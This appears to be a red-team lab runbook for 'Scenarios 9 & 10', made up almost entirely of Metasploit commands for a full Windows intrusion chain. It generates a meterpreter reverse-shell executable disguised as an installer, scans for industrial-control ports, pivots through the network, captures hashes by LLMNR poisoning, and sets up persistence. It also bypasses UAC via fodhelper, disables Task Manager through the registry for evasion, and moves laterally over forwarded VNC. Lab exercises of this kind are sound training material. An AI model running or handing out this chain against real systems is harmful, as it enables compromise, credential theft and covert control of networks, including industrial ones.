
**Scenarios 9 & 10**

1. Create msf payload

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=<HOST> LPORT=<PORT> -f exe -o installer64.exe && cp installer64.exe mslam.exe



1. Handle listener


use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse\_tcp

set LHOST <HOST>

set LPORT <PORT>

exploit -j



1. File executed by the user - C2 established
2. Port Scanning  
   Arp Scanner


bg

use post/windows/gather/arp\_scanner

set session [session]

set RHOSTS network\_segment

run




Port Scan

use auxiliary/scanner/portscan/tcp

set RHOSTS network\_segment

set PORTS 502,44818

run




Pivoting

use post/multi/manage/autoroute

set SESSION [session]

run



LLMNR Poisoning attack script (Captured hashes will saved in a file)

use server/capture/smb

set JOHNPWFILE /home/kali/hash.txt

set SRVHOST 0.0.0.0


run

use spoof/llmnr/llmnr\_response

set SPOOFIP [KALI IP]


run

access to unexist resource via SMB from a different station on the network (The hash will be capture in msf)



1. Migrate to another process

run post/windows/manage/migrate




1. Persistence

upload /home/kali/Desktop/mslam.exe C:\\Users\\Lab10\\AppData\\Local\\Microsoft\\Windows\\Shell

rm C:\\Users\\Lab10\\Downloads\\installer64.exe

load powershell

powershell\_import /home/kali/Desktop/wmi\_start.ps1



1. Privilege Escalation

bg


use exploit/windows/local/bypassuac\_fodhelper

set LPORT <PORT>

set session [session]

run

getsystem



1. Evasion

powershell\_import /home/kali/Desktop/sys\_blocker.ps1

shell

REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG\_DWORD /d 1 /f

1. Lateral Movement (establish VNC connection via meterpreter)

sessions [session]

portfwd add -l 6666 -p 5900 -r targetIP

open terminal: vncviewer localhost:6666

capture screenshots

1. Final Step. Running the final payload and stopping the process